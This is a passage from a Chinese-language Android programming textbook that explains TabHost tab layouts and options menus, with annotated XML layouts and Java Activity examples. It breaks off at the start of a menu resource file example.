下面使用 TabHost 完成一个标签界面的显示。为了显示多个标签，本程序将直接在布局管理器中定义多个<LinearLayout>布局，并且每个布局管理器使用不同的 ID 加以区分。

【例 7-79】 建立 tab.xml 文件并定义多种组件

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                               //线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:id="@+id/MyLayout"                              //布局管理器 ID
    android:orientation="vertical"                          //所有组件垂直排列
    android:layout_width="fill_parent"                      //此布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">                    //此布局管理器高度为屏幕高度
    <LinearLayout                                           //第一个内嵌线性布局管理器
        android:id="@+id/tab_edit"                          //布局管理器 ID，程序中使用
        android:layout_width="fill_parent"                  //此布局管理器宽度为屏幕宽度
        android:layout_height="fill_parent"                 //此布局管理器高度为屏幕高度
        androidrientation="vertical">                       //所有组件垂直排列
        <EditText                                           //定义文本输入框
            android:id="@+id/edit"                          //组件 ID，程序中使用
            android:layout_width="wrap_content"             //组件宽度为文字宽度
            android:layout_height="wrap_content"            //组件高度为文字高度
            android:text="请输入检索关键字..."               //默认文字
            android:textSize="18px"/>                       //文字大小
        <Button                                             //定义按钮
            android:id="@+id/but"                           //组件 ID，程序中使用
            android:layout_width="wrap_content"             //组件宽度为文字宽度
            android:layout_height="wrap_content"            //组件高度为文字高度
            android:text="搜索"/>                           //默认文字
    </LinearLayout>                                         //第一个内嵌布局管理器完结
    <LinearLayout                                           //第二个内嵌线性布局管理器
        android:id="@+id/tab_clock"                         //组件 ID，程序中使用
        android:layout_width="fill_parent"                  //此布局管理器宽度为屏幕宽度
        android:layout_height="fill_parent"                 //此布局管理器高度为屏幕高度
        androidrientation="vertical">                       //所有组件垂直排列
        <AnalogClock                                        //时钟组件
            android:id="@+id/myAnalogClock"                 //组件 ID，程序中使用
            android:layout_width="wrap_content"             //组件宽度为显示宽度
            android:layout_height="wrap_content"/>          //组件高度为显示高度
    </LinearLayout>                                         //第二个内嵌布局管理器完结
    <LinearLayout                                           //第 3 个内嵌线性布局管理器
        android:id="@+id/tab_sex"                           //组件 ID，程序中使用
        android:layout_width="fill_parent"                  //此布局管理器宽度为屏幕宽度
        android:layout_height="fill_parent"                 //此布局管理器高度为屏幕高度
        androidrientation="vertical">                       //所有组件垂直排列
        <RadioGroup                                         //单选按钮组件
            android:id="@+id/sex"                           //组件 ID，程序中使用
            android:layout_width="fill_parent"              //组件宽度为屏幕宽度
            android:layout_height="wrap_content"            //组件高度为文字高度
            android:orientation="vertical">                 //垂直排列组件
```

```
                <RadioButton                                    //单选按钮
                    android:id="@+id/male"                      //组件 ID，程序中使用
                    android:checked="true"                      //默认选中
                    android:text="性别：男"/>                   //默认文字
                <RadioButton                                    //单选按钮
                    android:id="@+id/female"                    //组件 ID，程序中使用
                    android:text="性别：女"/>                   //默认文字
            </RadioGroup>                                       //单选按钮组件完结
        </LinearLayout>                                         //第 3 个内嵌布局管理器完结
</LinearLayout>
```

本布局管理器一共定义了 3 个不同的内嵌线性布局管理器（LinearLayout），而这 3 个内嵌的布局管理器将分别设置到不同的标签中进行显示。

【例 7-80】 定义 Activity 程序，此类直接继承 TabActivity 类

```
package org.lxh.demo;
import android.app.TabActivity;
import android.os.Bundle;
import android.view.LayoutInflater;
import android.widget.TabHost;
import android.widget.TabHost.TabSpec;
public class MyTabHostDemo extends TabActivity {            //直接继承 TabActivity
    private TabHost myTabHost;                              //定义 TabHost
    private int[] layRes = { R.id.tab_edit, R.id.tab_clock
            , R.id.tab_sex };                               //定义内嵌布局管理器 ID
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        this.myTabHost = super.getTabHost() ;               //取得 TabHost 对象
        LayoutInflater.from(this)                           //取得 LayoutInflater 对象
                .inflate(R.layout.tab,                      //定义转换的布局管理器
                        this.myTabHost.getTabContentView(),     //指定标签增加的容器
                        true);                              //实例化布局管理器中的组件
        for (int x = 0; x < this.layRes.length; x++) {      //循环取出所有布局标记
            TabSpec myTab = myTabHost.newTabSpec("tab" + x);    //定义 TabSpec
            myTab.setIndicator("标签 - " + x) ;             //设置标签文字
            myTab.setContent(this.layRes[x]) ;              //设置显示的组件
            this.myTabHost.addTab(myTab) ;                  //增加标签
        }
    }
}
```


在布局管理器中一共定义了 3 个内嵌线性布局管理器（资源 ID 分别为 R.id.tab_edit、R.id.tab_clock、R.id.tab_sex），为了方便操作，在本程序中将其统一定义在了 layRes 数组中，由于本 Activity 程序直接继承了 TabActivity 类，所以直接利用 getTabHost()方法即可取得 TabHost 类的实例化对象，并且在程序中使用了 LayoutInflater 类将布局管理器中所定义的所有组件进行实例化，随后采用循环的形式将每一个 TabSpec 的对象设置到了 TabHost 对象中。程序的运行效果如图 7-46 所示。



图 7-46　标签界面

（2）在布局管理器中定义 TabHost 组件

如果使用布局管理器的方式实现标签的显示，则首先必须了解 android.widget.TabWidget 类，此类的继承结构如下：



```
java.lang.Object
   ↳ android.view.View
       ↳ android.view.ViewGroup
           ↳ android.widget.LinearLayout
               ↳ android.widget.TabWidget
```

TabWidget 类的常用方法如表 7-29 所示。

表 7-29　TabWidget 类的常用方法

No.	方　　法	类　　型	描　　述
1	public TabWidget(Context context)	构造	创建 TabWidget 实例
2	public void addView(View child)	普通	向 TabWidget 增加组件
3	public int getTabCount()	普通	返回 Tab 的数量
4	public void setEnabled(boolean enabled)	普通	配置是否启用

但是如果要想通过配置实现标签布局，则对配置文件的编写上也有要求。

① 所有用于标签配置的文件必须以<TabHost>为根节点。

```
<TabHost                                                        //定义 TabHost 标签
xmlns:android="http://schemas.android.com/apk/res/android"
android:id="@+id/tabhost"                                       //组件 ID，程序中使用
android:orientation="vertical"                                  //所有组件垂直摆放
android:layout_width="fill_parent"                              //布局管理器宽度为屏幕宽度
android:layout_height="fill_parent">                            //布局管理器高度为屏幕高度
      …                                                         //定义若干布局管理器或组件
</TabHost>                                                      //标签布局完结标记
```

② 为了保证标签页和标签内容显示正常（如标签提示要放在标签显示内容之上），可以采用一个布局管理器进行布局。

```
<TabHost                                                        //定义 TabHost 标签
      xmlns:android="http://schemas.android.com/apk/res/android"
```



```
    android:id="@+id/tabhost"                     //组件 ID，程序中使用
    android:orientation="vertical"                //所有组件垂直摆放
    android:layout_width="fill_parent"            //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">          //布局管理器高度为屏幕高度
    <LinearLayout                                 //内嵌线性布局管理器
        android:orientation="vertical"            //所有组件垂直摆放
        android:layout_width="fill_parent"        //布局管理器宽度为屏幕宽度
        android:layout_height="fill_parent">      //布局管理器高度为屏幕高度
            …                                     //定义若干布局管理器或组件
    </LinearLayout >                              //布局管理器完结标记
</TabHost>                                        //标签布局完结标记
```

③ 定义一个<TabWidget>标签，用于表示整个标签容器，另外，在定义此组件时，要引入 ID 为 tabs 的组件，表示允许加入多个标签页。

```
<TabHost                                          //定义 TabHost 标签
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:id="@+id/tabhost"                     //组件 ID，程序中使用
    android:orientation="vertical"                //所有组件垂直摆放
    android:layout_width="fill_parent"            //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">          //布局管理器高度为屏幕高度
    <LinearLayout                                 //内嵌线性布局管理器
        android:orientation="vertical"            //所有组件垂直摆放
        android:layout_width="fill_parent"        //布局管理器宽度为屏幕宽度
        android:layout_height="fill_parent">      //布局管理器高度为屏幕高度
    <TabWidget                                    //定义 TabWidget 标签
        android:id="@android:id/tabs"             //引用 ID 为 tabs 的组件
        android:layout_width="fill_parent"        //布局管理器宽度为屏幕宽度
        android:layout_height="wrap_content"      //布局管理器高度为自身组件高度
        android:layout_alignParentTop="true"/>    //在屏幕上方显示
            …                                     //定义若干布局管理器或组件
    </LinearLayout >                              //布局管理器完结标记
</TabHost>                                        //标签布局完结标记
```

④ 由于 TabHost 是 FrameLayout 的子类，所以要想定义标签页必须使用 FrameLayout 布局，而后在此布局中定义所需要的标签页组件，而且框架布局上必须引用 tabcontent 组件（android:id= "@android:id/tabcontent"），这与 this.myTabHost.getTabContentView()功能类似。

```
<TabHost                                          //定义 TabHost 标签
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:id="@+id/tabhost"                     //组件 ID，程序中使用
    android:orientation="vertical"                //所有组件垂直摆放
    android:layout_width="fill_parent"            //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">          //布局管理器高度为屏幕高度
    <LinearLayout                                 //内嵌线性布局管理器
        android:orientation="vertical"            //所有组件垂直摆放
        android:layout_width="fill_parent"        //布局管理器宽度为屏幕宽度
        android:layout_height="fill_parent">      //布局管理器高度为屏幕高度
    <TabWidget                                    //定义 TabWidget 标签
        android:id="@android:id/tabs"             //引用 ID 为 tabs 的组件
        android:layout_width="fill_parent"        //布局管理器宽度为屏幕宽度
        android:layout_height="wrap_content"      //布局管理器高度为自身组件高度
        android:layout_alignParentTop="true"/>    //在屏幕上方显示
```

```
            <FrameLayout                                    //内嵌框架布局，固定结构
                android:id="@android:id/tabcontent"         //引用 tabcontent 组件
                android:layout_width="fill_parent"          //布局管理器宽度为屏幕宽度
                android:layout_height="fill_parent">        //布局管理器高度为屏幕高度
                    …                                       //定义若干布局管理器或组件
            </FrameLayout>                                  //布局管理器完结标记
        </LinearLayout >                                    //布局管理器完结标记
</TabHost>                                                  //标签布局完结标记
```

以上就是使用配置文件直接完成表格布局的操作，下面通过具体的代码实现。

【例 7-81】 定义表格布局配置文件——tab.xml

```
<?xml version="1.0" encoding="utf-8"?>
<TabHost                                                    //定义 TabHost 标签
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:id="@+id/tabhost"                               //组件 ID，程序中使用
    android:orientation="vertical"                          //所有组件垂直摆放
    android:layout_width="fill_parent"                      //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">                    //布局管理器高度为屏幕高度
    <LinearLayout                                           //内嵌线性布局管理器
        android:orientation="vertical"                      //所有组件垂直摆放
        android:layout_width="fill_parent"                  //布局管理器宽度为屏幕宽度
        android:layout_height="fill_parent">                //布局管理器高度为屏幕高度
    <TabWidget                                              //定义 TabWidget 标签
        android:id="@android:id/tabs"                       //引用 ID 为 tabs 的组件
        android:layout_width="fill_parent"                  //布局管理器宽度为屏幕宽度
        android:layout_height="wrap_content"                //布局管理器高度为自身组件高度
        android:layout_alignParentTop="true"/>              //在屏幕上方显示
        <FrameLayout                                        //内嵌框架布局，固定结构
            android:id="@android:id/tabcontent"             //引用 tabcontent 组件
            android:layout_width="fill_parent"              //布局管理器宽度为屏幕宽度
            android:layout_height="fill_parent">            //布局管理器高度为屏幕高度
            <LinearLayout                                   //每个标签页所使用的布局管理器
                android:id="@+id/tab_edit"                  //标签 ID，建立 TabSpec 时使用
                android:layout_width="fill_parent"          //布局管理器宽度为屏幕宽度
                android:layout_height="fill_parent"         //布局管理器高度为屏幕高度
                androidrientation="vertical">               //所有组件垂直摆放
                <EditText                                   //文本编辑组件
                    android:id="@+id/edit"                  //组件 ID，程序中使用
                    android:layout_width="wrap_content"     //组件宽度为文字宽度
                    android:layout_height="wrap_content"    //组件高度为文字高度
                    android:text="请输入检索关键字..."       //默认显示文字
                    android:textSize="18px"/>               //文字大小
                <Button                                     //按钮组件
                    android:id="@+id/but"                   //组件 ID，程序中使用
                    android:layout_width="wrap_content"     //组件宽度为文字宽度
                    android:layout_height="wrap_content"    //组件高度为文字高度
                    android:text="搜索"/>                    //默认显示文字
            </LinearLayout>                                 //布局管理器完结标记
            <LinearLayout                                   //每个标签页所使用的布局管理器
                android:id="@+id/tab_clock"                 //标签 ID，建立 TabSpec 时使用
```

```
                android:layout_width="fill_parent"          //组件宽度为屏幕宽度
                android:layout_height="fill_parent"         //组件高度为屏幕高度
                androidrientation="vertical">               //所有组件垂直摆放
                <AnalogClock                                //指针时钟组件
                    android:id="@+id/myAnalogClock"         //组件 ID，程序中使用
                    android:layout_width="wrap_content"     //组件宽度为自身宽度
                    android:layout_height="wrap_content"/>  //组件高度为自身高度
            </LinearLayout>                                 //布局管理器完结标记
            <LinearLayout                                   //每个标签页所使用的布局管理器
                android:id="@+id/tab_sex"                   //标签 ID，建立 TabSpec 时使用
                android:layout_width="fill_parent"          //组件宽度为屏幕宽度
                android:layout_height="fill_parent"         //组件高度为屏幕高度
                androidrientation="vertical">               //所有组件垂直摆放
                <RadioGroup                                 //定义单选按钮组件
                    android:id="@+id/sex"                   //组件 ID，程序中使用
                    android:layout_width="fill_parent"      //组件宽度为屏幕宽度
                    android:layout_height="wrap_content"    //组件高度为自身高度
                    android:orientation="vertical">         //所有按钮项垂直摆放
                    <RadioButton                            //按钮项
                        android:id="@+id/male"              //组件 ID，程序中使用
                        android:checked="true"              //默认选中
                        android:text="性别：男"/>            //标签提示文字
                    <RadioButton                            //按钮项
                        android:id="@+id/female"            //组件 ID，程序中使用
                        android:text="性别：女"/>            //标签提示文字
                </RadioGroup>                               //单选按钮组件结束标记
            </LinearLayout>                                 //布局管理器完结标记
        </FrameLayout>                                      //布局管理器完结标记
    </LinearLayout >                                        //布局管理器完结标记
</TabHost>                                                  //标签布局完结标记
```

本布局管理器的功能与例 7-80 的功能一致，所以定义的组件也一致。

【例 7-82】 定义 Activity 程序，生成表格布局

```
package org.lxh.demo;
import android.app.Activity;
import android.os.Bundle;
import android.widget.TabHost;
import android.widget.TabHost.TabSpec;
public class MyTabHostDemo extends Activity {                       //直接继承 Activity
    private TabHost myTabHost;                                      //定义 TabHost
    private int[] layRes = { R.id.tab_edit, R.id.tab_clock
            , R.id.tab_sex };                                       //定义内嵌布局管理器 ID
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        super.setContentView(R.layout.tab) ;                        //调用默认布局管理器
        this.myTabHost = (TabHost) super.findViewById(R.id.tabhost);    //取得 TabHost 对象
        this.myTabHost.setup() ;                                    //建立 TabHost 对象
        for (int x = 0; x < this.layRes.length; x++) {              //循环取出所有布局标记
            TabSpec myTab = myTabHost.newTabSpec("tab" + x);        //定义 TabSpec
            myTab.setIndicator("标签 - " + x) ;                     //设置标签文字
```

```
                myTab.setContent(this.layRes[x]) ;             //设置显示的组件
                this.myTabHost.addTab(myTab) ;                 //增加标签
            }
            this.myTabHost.setCurrentTab(0) ;                  //设置开始索引
        }
}
```

本程序直接使用了 tab.xml 布局管理器，并且根据 ID 查找到了 tabhost 组件，而后使用 setup()方法建立标签（如果不使用此方法则出现 NullPointerException 异常），而后采用循环的方式将每一个配置的标签页加入到标签显示中，最后将第一个标签设置为默认显示。本程序的运行效果如图 7-46 所示。

提示

关于 setup()方法的说明。

TabHost 类中 setup()方法的主要功能是建立 TabHost 对象，如果此时一个 Activity 程序是直接通过继承 TabActivity 类实现的，则不需要使用此方法，但如果是一个普通的 Activity 程序，当通过 findViewById()取得了 TabHost 类对象之后，必须在执行 setup()方法之后才可以增加标签，如下代码所示：

```
myTabHost = (TabHost) findViewById(R.id.tabhost);
myTabHost.setup();
myTabHost.addTab(TAB_TAG_1, "Hello, world!", "Tab 1");
```

在此程序中直接通过 findViewById()方法取得了<TabHost>的配置项，而调用 setup()方法后才可以使用 addTab()方法完成加入标签。

另外，如果现在将<TabWidget>的方式修改成如下形式：

```
<TabHost                                                      //定义 TabHost 标签
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:id="@+id/tabhost"                                 //组件 ID，程序中使用
    android:orientation="vertical"                            //所有组件垂直摆放
    android:layout_width="fill_parent"                        //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">                      //布局管理器高度为屏幕高度
    <RelativeLayout                                           //内嵌线性布局管理器
        android:orientation="vertical"                        //所有组件垂直摆放
        android:layout_width="fill_parent"                    //布局管理器宽度为屏幕宽度
        android:layout_height="fill_parent">                  //布局管理器高度为屏幕高度
<TabWidget                                                    //定义 TabWidget 标签
    android:id="@android:id/tabs"                             //引用 ID 为 tabs 的组件
    android:layout_width="fill_parent"                        //布局管理器宽度为屏幕宽度
        android:layout_height="wrap_content"                  //布局管理器高度为自身组件高度
        android:layout_alignParentBottom="true"/>             //在屏幕下方显示
        <FrameLayout                                          //内嵌框架布局，固定结构
            android:id="@android:id/tabcontent"               //引用 tabcontent 组件
            android:layout_width="fill_parent"                //布局管理器宽度为屏幕宽度
            android:layout_height="fill_parent">              //布局管理器高度为屏幕高度
                ...                                           //定义若干布局管理器或组件
        </FrameLayout>                                        //布局管理器完结标记
    </RelativeLayout>                                         //布局管理器完结标记
</TabHost>                                                    //标签布局完结标记
```

则此时的所有标签项都将在屏幕的下方显示，如图 7-47 所示。

图 7-47　在下方显示标签项

7.15　菜单：Menu

菜单在系统开发中是必不可少的一种组件，在 Android 手机上往往都会存在一个 Menu 键，当选择之后会在屏幕的底部显示系统的菜单，在一个菜单中可以包含多个菜单项（MenuItem），但最多只会显示 2 排 3 列，如果菜单项超出了 6 个，则超出部分会自动隐藏，而且会自动出现一个名为“更多”的菜单项提示用户。

在 Android 中，菜单的创建过程较简单，所有的菜单创建方法都直接由 Activity 类本身提供，在 Activity 类中定义的菜单操作方法如表 7-30 所示。

表 7-30　Activity 类中定义的菜单操作方法

No.	方　　法	类　　型	描　　述
1	public void closeContextMenu()	普通	关闭上下文菜单
2	public void closeOptionsMenu()	普通	关闭选项菜单
3	public boolean onContextItemSelected(MenuItem item)	普通	设置上下文菜单项
4	public void onContextMenuClosed(Menu menu)	普通	上下文菜单关闭时触发
5	public void onCreateContextMenu(ContextMenu menu, View v, ContextMenu.ContextMenuInfo menuInfo)	普通	创建上下文菜单
6	public boolean onCreateOptionsMenu(Menu menu)	普通	当用户按 Menu 键时调用此操作，可以生成一个选项菜单
7	public boolean onMenuItemSelected(int featureId, MenuItem item)	普通	设置选项菜单项
8	public boolean onOptionsItemSelected(MenuItem item)	普通	当一个选项菜单中的某个菜单项被选中时触发此操作
9	public void onOptionsMenuClosed(Menu menu)	普通	当选项菜单关闭时触发此操作
10	public boolean onPrepareOptionsMenu(Menu menu)	普通	在选项菜单显示之前触发此操作

续表

No.	方　　法	类　　型	描　　述
11	public void openOptionsMenu()	普通	打开选项菜单
12	public MenuInflater getMenuInflater()	普通	取得 MenuInflater 类的对象
13	public void registerForContextMenu(View view)	普通	注册上下文菜单

表 7-30 中的所有方法基本上都需要通过 android.view.Menu 和 android.view.MenuItem 接口进行操作，android.view.Menu 接口所定义的常用方法及常量如表 7-31 所示。

表 7-31　Menu 接口的常用方法及常量

No.	方法及常量	类　　型	描　　述
1	public static final int FIRST	常量	用于定义菜单项的编号
2	public static final int NONE	常量	表示菜单不分组
3	public abstract MenuItem add(int groupId, int itemId, int order, CharSequence title)	普通	此方法用于向菜单中添加菜单项，参数作用如下。 ☑ groupId：菜单所在的组编号 ☑ itemId：菜单项的 ID ☑ order：菜单的出现顺序 ☑ title：菜单的显示文字
4	public abstract MenuItem add(int groupId, int itemId, int order, int titleRes)	普通	增加菜单项
5	public abstract SubMenu addSubMenu(int groupId, int itemId, int order, int titleRes)	普通	增加子菜单
6	public abstract SubMenu addSubMenu(int groupId, int itemId, int order, CharSequence title)	普通	增加子菜单
7	public abstract void removeGroup(int groupId)	普通	删除一个菜单组
8	public abstract void removeItem(int id)	普通	删除一个菜单项
9	public abstract void clear()	普通	清空菜单
10	public abstract void close()	普通	关闭菜单
11	public abstract MenuItem getItem(int index)	普通	返回指定的菜单项
12	public abstract int size()	普通	返回菜单项的个数

在一个 Menu 接口的对象中肯定要保存多个 MenuItem 接口的对象，android.view.MenuItem 接口的常用方法如表 7-32 所示。

表 7-32　MenuItem 接口的常用方法

No.	方　　法	类　　型	描　　述
1	public abstract int getGroupId()	普通	得到菜单组编号
2	public abstract Drawable getIcon()	普通	得到菜单项上的图标
3	public abstract int getItemId()	普通	得到菜单项上的 ID
4	public abstract int getOrder()	普通	得到菜单项上的编号
5	public abstract SubMenu getSubMenu()	普通	取得子菜单
6	public abstract CharSequence getTitle()	普通	得到菜单项上的标题

续表

No.	方　法	类　型	描　述
7	public abstract boolean isCheckable()	普通	判断菜单项是否可用
8	public abstract boolean isChecked()	普通	判断此菜单项是否被选中
9	public abstract boolean isEnabled()	普通	判断此菜单项是否可用
10	public abstract boolean isVisible()	普通	判断此菜单项是否可见
11	public abstract MenuItem setCheckable(boolean checkable)	普通	设置此菜单项是否可用
12	public abstract MenuItem setChecked(boolean checked)	普通	设置此菜单项是否默认选中
13	public abstract MenuItem setEnabled(boolean enabled)	普通	设置此菜单项是否可用
14	public abstract MenuItem setIcon(Drawable icon)	普通	设置此菜单项的图标
15	public abstract MenuItem setIcon(int iconRes)	普通	设置此菜单项的图标
16	public abstract MenuItem setOnMenuItemClickListener (MenuItem.OnMenuItemClickListener menuItemClickListener)	普通	设置此菜单项的监听操作
17	public abstract MenuItem setTitle(CharSequence title)	普通	设置此菜单项的标题
18	public abstract MenuItem setVisible(boolean visible)	普通	设置此菜单项是否可见
19	public abstract ContextMenu.ContextMenuInfo getMenuInfo()	普通	得到菜单中的内容

通过以上表格可以发现，在 Android 系统中一共有 3 类菜单：选项菜单（OptionsMenu）、上下文菜单（ContextMenu）和子菜单（SubMenu），下面分别说明。

7.15.1　选项菜单：OptionsMenu

选项菜单是一种最基本的菜单，也是手机中最常见的一种菜单形式，要想实现选项菜单，直接在程序中覆写 android.app.Activity 类的几个方法即可，这些方法介绍如下。

☑ public boolean onCreateOptionsMenu(Menu menu)：在此方法中设置多个菜单项（MenuItem）。如果返回 true，表示显示菜单；反之则不显示。
☑ public boolean onOptionsItemSelected(MenuItem item)：在此方法中判断菜单项的操作。
☑ public void onOptionsMenuClosed(Menu menu)：当菜单关闭时触发此操作。
☑ public boolean onPrepareOptionsMenu(Menu menu)：在菜单显示前触发此操作。如果返回 true，则继续调用 onCreateOptionsMenu()方法；反之则不再调用。

【例 7-83】　在 main.xml 文件中定义要显示的组件

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                           //线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:id="@+id/MyLayout"                          //布局管理器 ID
    android:orientation="vertical"                      //所有组件垂直摆放
    android:layout_width="fill_parent"                  //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">                //布局管理器高度为屏幕高度
    <TextView                                           //文本显示组件
        android:id="@+id/txt"                           //组件 ID，程序中使用
        android:layout_width="wrap_content"             //组件宽度为文字宽度
        android:layout_height="wrap_content"            //组件高度为文字高度
        android:text="按下 Menu 键出现选项菜单"/>        //默认显示文字
</LinearLayout>
```

本程序只是定义了一个文本显示组件，其功能是提示用户所要进行的操作。

【例 7-84】 定义 Activity 程序，覆写相应的方法以实现菜单的显示

```
package org.lxh.demo;
import android.app.Activity;
import android.os.Bundle;
import android.view.Menu;
import android.view.MenuItem;
import android.widget.Toast;
public class MyMenuDemo extends Activity {
	@Override
	public void onCreate(Bundle savedInstanceState) {
		super.onCreate(savedInstanceState);
		super.setContentView(R.layout.main);
	}
	@Override
	public boolean onCreateOptionsMenu(Menu menu) {			//显示菜单
		menu.add(Menu.NONE,							//菜单不分组
				Menu.FIRST + 1,					//菜单项 ID
				5,								//菜单编号
				"删除")							//显示标题
				.setIcon(android.R.drawable.ic_menu_delete);	//设置图标
		menu.add(Menu.NONE, Menu.FIRST + 2, 2, "保存").setIcon(
				android.R.drawable.ic_menu_save);		//设置菜单项
		menu.add(Menu.NONE, Menu.FIRST + 3, 6, "帮助").setIcon(
				android.R.drawable.ic_menu_help);		//设置菜单项
		menu.add(Menu.NONE, Menu.FIRST + 4, 1, "添加").setIcon(
				android.R.drawable.ic_menu_add);		//设置菜单项
		menu.add(Menu.NONE, Menu.FIRST + 5, 4, "详细").setIcon(
				android.R.drawable.ic_menu_info_details);	//设置菜单项
		menu.add(Menu.NONE, Menu.FIRST + 6, 7, "发送").setIcon(
				android.R.drawable.ic_menu_send);		//设置菜单项
		menu.add(Menu.NONE, Menu.FIRST + 7, 3, "编辑").setIcon(
				android.R.drawable.ic_menu_edit);		//设置菜单项
		return true;								//菜单显示
	}
	@Override
	public boolean onOptionsItemSelected(MenuItem item) {		//选中某个菜单项
		switch (item.getItemId()) {						//判断菜单项 ID
		case Menu.FIRST + 1:
			Toast.makeText(this, "您选择的是“删除菜单”项。", Toast.LENGTH_LONG).show();
			break;
		case Menu.FIRST + 2:
			Toast.makeText(this, "您选择的是“保存菜单”项。", Toast.LENGTH_LONG).show();
			break;
		case Menu.FIRST + 3:
			Toast.makeText(this, "您选择的是“帮助菜单”项。", Toast.LENGTH_LONG).show();
			break;
		case Menu.FIRST + 4:
			Toast.makeText(this, "您选择的是“添加菜单”项。", Toast.LENGTH_LONG).show();
			break;
```

```
            case Menu.FIRST + 5:
                Toast.makeText(this, "您选择的是“详细菜单”项。", Toast.LENGTH_LONG).show();
                break;
            case Menu.FIRST + 6:
                Toast.makeText(this, "您选择的是“发送菜单”项。", Toast.LENGTH_LONG).show();
                break;
            case Menu.FIRST + 7:
                Toast.makeText(this, "您选择的是“设置菜单”项。", Toast.LENGTH_LONG).show();
                break;
            }
            return false;
        }
        @Override
        public void onOptionsMenuClosed(Menu menu) {                    //菜单退出时调用
            Toast.makeText(this, "选项菜单关闭了", Toast.LENGTH_LONG).show();
        }
        @Override
        public boolean onPrepareOptionsMenu(Menu menu) {                //菜单显示前调用
            Toast.makeText(this,
                    "在菜单显示（onCreateOptionsMenu()方法）之前会调用此操作，可以在此操
作之中完成一些预处理操作。",Toast.LENGTH_LONG).show();
            return true;                                    //调用 onCreateOptionsMenu()
        }
}
```

本程序覆写了相应的操作方法，当选择某一项菜单之后会使用 Toast 组件显示相应的操作信息，程序的运行效果如图 7-48 所示。



图 7-48　选项菜单

提示

显示图片由 Android 内置。

在设计菜单项时，所有设置的图片（android.R.drawable.ic_menu_help）都由 Android 系统内置，用户直接使用即可。

本程序在操作时直接通过 onCreateOptionsMenu()方法在菜单中增加了多个菜单项，在实际

应用中也可以直接通过配置资源文件的方式设置所有的菜单项。下面在 res 文件夹中建立菜单项的配置文件。

【例 7-85】 建立 res\menu\mymenu.xml 文件配置菜单项

```
<?xml version="1.0" encoding="utf-8"?>
